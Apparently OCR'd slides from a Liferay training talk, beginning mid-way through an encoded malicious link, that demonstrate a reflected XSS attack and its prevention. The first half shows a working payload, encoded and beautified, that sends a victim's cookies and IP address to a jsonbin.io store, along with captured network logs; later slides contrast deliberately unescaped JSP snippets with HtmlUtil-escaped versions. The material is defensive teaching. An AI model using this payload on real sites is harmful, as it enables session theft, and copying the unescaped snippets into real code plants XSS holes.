21,61,34,36,50,98,36,49,48,36,46,46,46,116,80,117,34,59,9,118,97,114,32,98,105,110,73,100,61,34,53,101,101,98,46,46,46,98,97,56,102,34,59,9,108,101,116,32,114,101,113
,32,61,32,110,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,40,41,59,9,114,101,113,46,111,110,114,101,97,100,121,115,116,97,116,101,99,104,97,110,103,
101,32,61,32,40,41,32,61,62,32,123,9,9,105,102,32,40,114,101,113,46,114,101,97,100,121,83,116,97,116,101,32,61,61,32,88,77,76,72,116,116,112,82,101,113,117,101,115,11
6,46,68,79,78,69,41,123,9,9,9,99,111,110,115,111,108,101,46,108,111,103,40,114,101,113,46,114,101,115,112,111,110,115,101,84,101,120,116,41,59,9,9,125,9,125,59,9,114,
101,113,46,111,112,101,110,40,34,80,85,84,34,44,32,34,104,116,116,112,115,58,47,47,97,112,105,46,106,115,111,110,98,105,110,46,105,111,47,98,47,34,32,43,32,98,105,110
,73,100,44,32,116,114,117,101,41,59,9,114,101,113,46,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114,40,34,115,101,99,114,101,116,45,107,101,121,34,44,32
,115,101,99,114,101,116,75,101,121,41,59,9,114,101,113,46,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114,40,34,67,111,110,116,101,110,116,45,84,121,112,
101,34,44,32,34,97,112,112,108,105,99,97,116,105,111,110,47,106,115,111,110,34,41,59,9,114,101,113,46,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114,40,
34,118,101,114,115,105,111,110,105,110,103,34,44,34,102,97,108,115,101,34,41,59,9,114,101,113,46,115,101,110,100,40,9,74,83,79,78,46,115,116,114,105,110,103,105,102,1
21,40,9,9,91,123,34,121,111,117,114,95,105,112,34,58,106,113,120,104,114,46,114,101,115,112,111,110,115,101,74,83,79,78,46,105,112,44,34,121,111,117,114,95,99,111,111
,107,105,101,115,34,58,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,125,93,9,9,41,9,41,59,125,59));'”>click here</a>
```

Cross-Site Scripting (XSS) – A real-world example



FORM SUBMISSION

First Name
Alice


Last Name
Victim

2. Alice clicks on the malicious link: a new browser window opens, showing the submission form.

The malicious script is now a request parameter's value in the browser location url, ready to be unintentionally submitted!

3. Alice fills the form fields and press the *submit* button.The form submission will send all field values in an HTTP-Request, including the malicious one.

Cross-Site Scripting (XSS) – A real-world example



FORM SUBMISSION

Thank you, Alice Victim

First Name: Alice

Last Name: Victim


Success: Your request completed successfully.

Alice's form has been successfully submitted!

But... what happens on network ?

Cross-Site Scripting (XSS) – A real-world example

4. Eve, the attacker, got the public ip address (https://api.ipify.org/?format=json) and cookies from Alice, the victim, storing all data on a private remote service (https://api.jsonbin.io/ was used for the example).



☑ Preserve log ☐ Disable cache Online

☐ Hide data URLs ☐ Has blocked cookies ☐ Blocked Requests

☐ xss-injection-demo?p_p_id=xssinjectionweb_INSTANCE...oRYHP84lx_javax.portlet.action=%2Fsubmit%2Faction

☐ ?format=json

☐ 5eeb7402[redacted]

▾ General

Request URL: https://api.jsonbin.io/b/5eeb7402[redacted]a8f

Request Method: PUT

Status Code: ● 200

Remote Address: 172.67.176.5:443

Referrer Policy: no-referrer-when-downgrade

▸ Response Headers (13)

▸ Request Headers (17)

▾ Request Payload

```
▾ [{your_ip: "5.92.[redacted]8",…}]
  ▾ 0: {your_ip: "5.92.[redacted]8",…}
     your_cookies: "CASC_PRIVACY_1563894394003=1581094556868; LFR_SESSION_STATE_20139=expired; LFR_SESSION_STATE_201
     your_ip: "5.[redacted]08"
```

3 / 17 requests | 61.0 kB / 1.1 MB transferred | 60.1 kB / 1.6 MB resources

Cross-Site Scripting (XSS) – A real-world example

Here’s the injected malicious script (beautified):

```
var jqxhr=$.ajax(
   { method: "get", url: "https://api.ipify.org/?format=json", success: go }
);
function go(){
 var secretKey="$2b$10$...tPu";
 var binId="5eeb...ba8f";
 let req = new XMLHttpRequest();

 req.onreadystatechange = () => {
  if (req.readyState == XMLHttpRequest.DONE) {
    console.log(req.responseText);
  }
 };

 req.open("PUT", "https://api.jsonbin.io/b/" + binId, true);
 req.setRequestHeader("secret-key", secretKey);
 req.setRequestHeader("Content-Type", "application/json");
 req.setRequestHeader("versioning","false");
 req.send(
   JSON.stringify(
     [{ "your_ip":jqxhr.responseJSON.ip, "your_cookies":document.cookie }]
   )
  );
};
```

Cross-Site Scripting (XSS) Prevention with Liferay


Cross-Site Scripting (XSS) – Prevention with Liferay

When you are extending your portal, developing new portlet components, you should follow some best-practices:

- untrusted data should always be validated and before processed for the output response in order to prevent the execution of malicious code;
- make use of Liferay frontend taglib, and HtmlUtil to perform output sanitization. Escaping the output values in dynamic response page will *neutralize* injections;
- be aware of custom JavaScript code which directly modifies DOM nodes: unsafe JavaScript could reveal a vulnerability to Client XSS Attacks.

Cross-Site Scripting (XSS) – Prevention with Liferay

Liferay HtmlUtil API is the right way to safely perform output escaping:




`static String`	**`escape`**`(String text)` Escapes the text so that it is safe to use in an HTML context.
`static String`	**`escape`**`(String text, int mode)` Escapes the input text as a hexadecimal value, based on the mode (type).
`static String`	**`escapeAttribute`**`(String attribute)` Escapes the attribute value so that it is safe to use as an attribute value.
`static String`	**`escapeCSS`**`(String css)` Escapes the CSS value so that it is safe to use in a CSS context.
`static String`	**`escapeHREF`**`(String href)` Escapes the HREF attribute so that it is safe to use as an HREF attribute.
`static String`	**`escapeJS`**`(String js)` Escapes the JavaScript value so that it is safe to use in a JavaScript context.
`static String`	**`escapeJSLink`**`(String link)`
`static String`	**`escapeURL`**`(String url)` Escapes the URL value so that it is safe to use as a URL.


Cross-Site Scripting (XSS) – Prevention with Liferay

Examples of HtmlUtil usage:


Vulnerable version: without output escaping




```
<p> Hello, <%= firstName  %> </p>
```



```
<div title="<%=  title %>">...</div>
```




```
<a href="<%= detailsURL %>">...</a>
```




```
<aui:script>
 var firstName = '<%= c.getFirstName() %>';
...
</aui:script>
```


Safe version: using HtmlUtil for output escaping




```
<p> Hello, <%= HtmlUtil.escape(firstName) %> </p>
```



```
<div title="<%= HtmlUtil.escapeAttribute(title) %>">...</div>
```



```
<a href="<%= HtmlUtil.escapeHREF(detailsURL) %>">...</a>
```



```
<aui:script>
 var firstName = "<%= HtmlUtil.escapeJS(c.getFirstName())%>";
...
</aui:script>
```

https://portal.liferay.dev/docs/7-0/deploy/-/knowledge_base/d/liferay-portal-security-overview

Injection Attack Conclusions

Injection Attack - Conclusions

Injection is one of the most common attack on web applications.
Defense strategies against Injection attacks are:

- *prevention* by validation of untrusted data before it could be stored or processed for the output response;

- *neutralization* by output escaping or sanitization.

Liferay ensures the highest security level in both the community (CE) and the enterprise (DXP) editions, and supports the developer to keep the security level high.

Liferay
Boot Camp
Summer Edition

Thank you ☺

Questions

Samuele Benetti

Email samuele.benetti@smc.it

Simone Cinti

Email simone.cinti@smc.it